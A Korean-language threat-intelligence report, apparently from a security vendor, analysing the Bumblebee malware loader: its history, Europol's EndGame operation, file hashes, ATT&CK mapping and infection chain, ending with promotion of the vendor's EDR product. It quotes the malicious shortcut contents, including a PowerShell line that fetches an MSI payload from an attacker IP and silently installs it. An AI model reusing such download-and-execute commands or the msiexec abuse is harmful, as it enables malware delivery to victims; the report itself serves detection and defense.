Conti, Diavol 등 랜섬웨어 유포에 악용 유로폴 국제수사 후 사라졌다 다시 등장한 악성코드 로더 'Bumblebee'

*로더(Loader) : 특정 프로그램을 주기억장치에 적재하고 실행되도록 하는 OS

요약


1) 범블비는 최초 침투 로더로 피해자의 시스템에 제일 먼저 파고들어간 후 길을 만들어 추가 악성코드, 랜섬웨어 설치를 유도함
2) 콘티(Conti), 디아볼(Diavol) 랜섬웨어 배포 조직에서도 범블비를 통해 랜섬웨어를 유포한 바 있음
3) 범블비의 유포전략은 DLL과 비슷한 종류의 바이너리를 ISO나 VHD 파일 내부에 주입하여 메일로 전송하는 것이 일반적
4) 24년 5월 'EndGame' 이라는 국제 법 집행 작전으로 잠잠해졌으나 최근 새로운 활동 발견
5) 최근 범블비 공격 체인은 피싱 이메일로 시작되어 피해자가 악성 ZIP 아카이브를 다운로드하도록 유도하는 것으로 확인

대응 방안

1. Privacy-i EDR과 같은 EDR 제품을 통해 취약점 실행을 행위 기반으로 차단
2. 주요 데이터는 주기적인 백업을 통해 시스템 파괴 시에도 복구가 가능하도록 대비
3. 논리적 망분리를 적용하여 악성코드 PC 유입을 원천 차단
4. AV(패턴기반탐지) + EDR(행위기반탐지) 솔루션
5. PC 취약점을 주기적으로 점검, 보완
6. 신뢰할 수 없는 메일의 첨부파일 실행 금지
7. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결 차단
8. OS나 어플리케이션은 최신 형상 유지

목차

1. 개요




[그림 1] Bumblebee 타임라인

2022년 3월, Bumblebee는 Google Threat Analysis Group에서
EXOTIC LILY라고 불리는 위협 행위자를 추적하는 과정에서 처음 발견되었다.[01]
Bumblebee라는 이름은 payload 메모리 내에 고정된 문자열(User-Agent: bumblebee)을 기반으로 한다.

Bumblebee는 복잡한 안티 가상화를 포함하는 정교한 회피 기술을 사용한다.
이는 Emotet이나 IcedID와 유사한 방식으로 코발트스트라이크(침투 테스트 도구)를 다운로드하는데
랜섬웨어 운영 방식에서 자주 사용하는 방법이다.

01 https://www.cynet.com/blog/orion-threat-alert-flight-of-the-bumblebee/



[그림 2] Ransomware에 사용되는 Bumblebee (출처: Symantec)

EXOTIC LILY 위협 행위자는 Conti와 Diavol 랜섬웨어 그룹과 밀접한 연관이 있으며
러시아 사이버 범죄 조직인 FIN12, WIZARD SPIDER와 협력하는 IAB(Initial Access Broker)라고 한다.[02]
이 위협 행위자는 초기 침투 이후 공격 대상 PC에 랜섬웨어를 배포하는데
BazarLoader 또는 Bumblebee를 이용해서 탐지를 회피 한다.

Proofpoint를 비롯한 여러 신뢰할 수 있는 보안업체에 따르면, BazarLoader를 사용하던
여러 위협 행위자(TA551, TA578)가 Bumblebee로 전환하였다고 밝혔다.[03]

2022년 6월 6일, KROLL[04]에서 Quantum Locker 랜섬웨어 초기 감염 벡터로
Bumblebee를 활용한 공격을 발견했고,
2022년 6월 28일에 Symantec[05]의 Threat Hunter 팀은 이전 공격에 사용했던
Trickbot 및 BazarLoader 대신 Bumblebee를 이용해 MountLocker 랜섬웨어를 배포하여
conti 공격 그룹[06]의 초기 침투 촉진제로서 2022년 2,3분기동안 활발한 활동을 보였다.


02 https://blog.google/threat-analysis-group/exposing-initial-access-broker-ties-conti/

03 https://www.proofpoint.com/us/blog/threat-insight/bumblebee-is-still-transforming

04 https://www.kroll.com/en/insights/publications/cyber/bumblebee-loader-linked-conti-used-in-quantum-locker-attacks

05 https://www.security.com/threat-intelligence/bumblebee-loader-cybercrime

06 https://securityintelligence.com/x-force/trickbot-group-systematically-attacking-ukraine/



[그림 3] BumbleBee 모듈화 (출처 X)

2022년 10월, ESET리서치 팀의 트윗을 통해 새로운 명령어인 "plg"를 추가하여
업그레이드된 Bumblebee가 발견됐다.

2023년 4월에는 CTU(Counter Threat Unit™)[07] 연구원들이 트로이 목마 설치 프로그램 다운로드를 통해
배포된 범블비 멀웨어를 발견했으며, 같은 해 9월에는 European Central Bank PDF로 위장하여
Bumblebee 페이로드가 포함된 RAR 아카이브 파일이 발견되기도 하였다.

또한 2024년 2월에는 VBA 매크로 문서를 사용하여 Bumblebee를 배포하는 등
Bumblebee 악성코드는 전술, 기술 및 절차(TTPs)를 꾸준하게 진화시켰다.

07 https://www.secureworks.com/blog/bumblebee-malware-distributed-via-trojanized-installer-downloads

[그림 4] EndGame 작전 (출처: europol)

이처럼 랜섬웨어 및 기타 악성 소프트웨어로 공격을 용이하게 하는
드롭퍼들의 인프라를 무너뜨리기 위해 2024년 5월 27일부터 29일까지
유로폴에서 'EndGame'이라는 코드명의 국제 작전을 진행하였다. [08]
그 결과 Bumblebee를 포함한 IcedID, SystemBC, Pikabot, Smokeloader, Trickbot 등
드롭퍼들이 사용하는 C2 서버 100개 이상이 중단되었으며 2,000개 이상의 도메인을 압수 또는 삭제하였다.

08 https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem

[그림 5] 새로운 Bumblebee campaign (출처 X)[09]

'EndGame'작전 이후인 2024년 10월, 새로운 Bumblebee 캠페인이 발견되었다.[10]
Bumblebee가 이용하던 rundll32.exe 및 regsvr.exe 와 같은 LotL(Living-off-the-Land)Tool 대신
msi를 이용하여 최종 페이로드를 배포한다.

Netskope Threat Labs 팀은 이번 캠페인의 발견으로
이와 같은 감염 chain을 이용한 Bumblebee가 다시 부상할 가능성이 있다고 밝혔다.

09 https://x.com/Cryptolaemus1/status/1841956223823831339

10 https://www.netskope.com/blog/new-bumblebee-loader-infection-chain-signals-possible-resurgence

2. 정보

2.1 침해지표

ZIP Archive(sha256)

- 2bca5abfac168454ce4e97a10ccf8ffc068e1428fa655286210006b298de42fb

LNK file(sha256)

- 106c81f547cfe8332110520c968062004ca58bcfd2dbb0accd51616dd694721f
- 0ab5b3e9790aa8ada1bbadd5d22908b5ba7b9f078e8f5b4e8fcc27cc0011cce7
- d3f551d1fb2c307edfceb65793e527d94d76eba1cd8ab0a5d1f86db11c9474c3
- d1cabe0d6a2f3cef5da04e35220e2431ef627470dd2801b4ed22a8ed9a918768

MSI file(sha256)

- c26344bfd07b871dd9f6bd7c71275216e18be265e91e5d0800348e8aa06543f9

Bumblebee DLL(sha256)

- 7df703625ee06db2786650b48ffefb13fa1f0dae41e521b861a16772e800c115

Phishing mail(sha256)

- c112f1bc417b69f6dd966cd4f52aad2d67838f3af508f087dbeda98230e5d862

2.2 MITRE ATT&CK

① Initial Access

- (T1566) Phishing
- (T1566.001) Phishing: Spearphishing Attachment
- (T1566.002) Phishing: Spearphishing Link

② Execution

- (T1204) User Execution
- (T1204.002) User Execution: Malicious File

③ Command and Control

- (T1102) Web Service

④ Execution

- (T1059) Command and Scripting Interpreter
- (T1059.001) Command and Scripting Interpreter: PowerShell

⑤ Defense Evasion

- (T1218) System Binary Proxy Execution
- (T1218.007) System Binary Proxy Execution: Msiexec

⑥ Command and Control


- (T1105) Ingress Tool Transfer

3. 분석

3.1 기존 공격 방식


Bumblebee은 주로 피싱 메일 방식으로 유포된다.
피싱 메일에 암호화된 zip 아카이브를 첨부하여 다운로드 혹은 첨부한 링크 클릭을 유도하여
파일 공유 서비스로부터 iso 파일을 사용자 PC에 다운받게 한다.

3.1.1 첨부파일 다운 유형



[그림 6] 첨부파일 유포 chain


첫 번째 방식은 공격자가 피싱 메일에 파일을 첨부하는 방식이다.



[그림 7] 첨부파일 피싱 메일


공격자가 첨부파일 검사 회피를 위해 암호화된 zip 아카이브를 보낸다.
zip 아카이브를 압축 해제하면 payload가 포함된 iso 파일이 생성된다.

3.1.2 링크 기반 유형




[그림 8] 다운로드 링크 유포 chain

두 번째 방식은 공격자가 피싱 메일에 다운로드 링크를 첨부하는 방식이다.



[그림 9] Bumblebee 피싱 메일


공격자가 위협 파일을 다운로드하는 링크를 포함한 피싱 메일을 전송하여 클릭을 유도한다.



[그림 10] 다운로드 페이지

피싱 메일의 링크를 통해서 파일 다운로드 페이지로 이동할 수 있다.
다운로드를 누르면 payload가 포함된 iso 파일이 생성된다.

3.2 신규 공격 방식



[그림 11] 변화된 공격 방식

최근 새롭게 발견된 Bumblebee는 아직 유포 정황이 발견되지 않았다.
하지만 이전 Bumblebee 공격 시나리오와 비교했을 때
앞에서 소개한 기존 공격과 유사한 방식으로 유포할 가능성이 높아 보인다.

[그림 12] 이전 공격 방식의 ISO 파일

기존 공격 방식에서 다운로드 한 iso 파일에는 payload와 함께 실행을 위한 lnk 파일이 존재했다.
iso파일을 마운트해서 실행하거나 압축 해제하여 lnk 파일을 직접 실행하도록 유도하였다.

```
CLSID_MyComputer₩C:₩Windows₩System32₩rundll32.exe

..₩Windows₩System32₩rundll32.exe
Attachments.dat,ProcessLoad
%systemroot%₩system32₩imageres.dll
```

[그림 13] Attachments.lnk

lnk 파일이 실행되면 rundll32.exe가 dat 파일로 위장한 dll 파일인
Attachments.dat를 로드하여 실행시킨다.

[그림 14] 새롭게 발견된 zip 아카이브


반면 새롭게 발견된 zip 아카이브는 lnk 파일과 dll 를 같이 유포하는 예전 방식과 다르게
lnk 파일 단독으로 유포한다.
사용자의 실행을 유도하기 위해 아카이브 내부에는 리포트로 위장한 lnk 파일이 있다.


```
CLSID_MyComputer₩C:₩Windows₩System32₩WindowsPowerShell₩v1.0₩powershell.exe

Performs object-based (command-line) functions
%HOMEDRIVE%%HOMEPATH%
Invoke-WebRequest "http://193.242.145.138/mid/w1/Midjourney.msi" -OutFile "%appdata%₩y.msi";msiexec /i %appdata%₩y.msi /qn
```


[그림 15] 악성 lnk

lnk 파일 실행 시 powershell이 C2 서버로부터 Midjourney.msi를 다운로드하고,
다운로드 경로는 %appdata%\y.msi 이다.
이후 윈도우 설치 프로그램인 msiexec.exe에 /i 인자를 주어 일반 설치로 y.msi 파일을 실행하는데
/qn 인자를 주어 설치 프로세스 UI를 표시하지 않도록 하여 사용자 몰래 실행한다.




[그림 16] dll 파일 생성

y.msi 파일의 Directory 테이블은 어떤 디렉터리에 설치할 것인지를 지정하는 테이블이며,
CommonAppDataFolder로 설정되어 있으므로 설치 경로는 C:\ProgramData 디렉터리이다.
y.msi 파일이 실행되면 해당 경로에 dll 파일을 생성한다.



[그림 17] selfreg 테이블과 DllRegisterServer


msi 파일 생성시 selfreg 테이블에 dll을 설정하면
등록된 dll의 export 함수인 DllRegisterServer를 직접 호출하여 실행하는 기능이 존재한다.



[그림 18] msiexec.exe 명령줄

해당 기능을 사용하면 msiexec.exe가 하위 프로세스를 실행하여
명령줄 옵션 /Y을 주고 생성한 dll의 경로를 지정한다.
그러면 [그림 17]에서 설명한 바와 같이 dll의 export 함수인
DllRegisterServer를 msiexec.exe가 직접 호출해서 실행하게 된다.
Bumblebee는 해당 기능을 악용하여 정상 프로세스(msiexec.exe)에 로드되어 악성 동작을 수행한다.
msiexec.exe에 로드된 Bumblebee는 내부에서 복호화 과정을 거쳐
최종 페이로드가 메모리 상에 매핑되어 C2 서버와 통신을 시도한다.

4. Privacy-i EDR 탐지 및 대응




[그림 19] 탐지 포인트

새롭게 발견된 Bumblebee의 공격 과정 중,
Privacy-i EDR 제품에서 탐지 및 대응 가능한 탐지 대상은 다음과 같다.

- 악성 lnk 파일 생성 행위
- lnk 파일을 통한 악성 스크립트 실행 행위
- 사용자 PC로 배포된 최종 악성 dll 파일

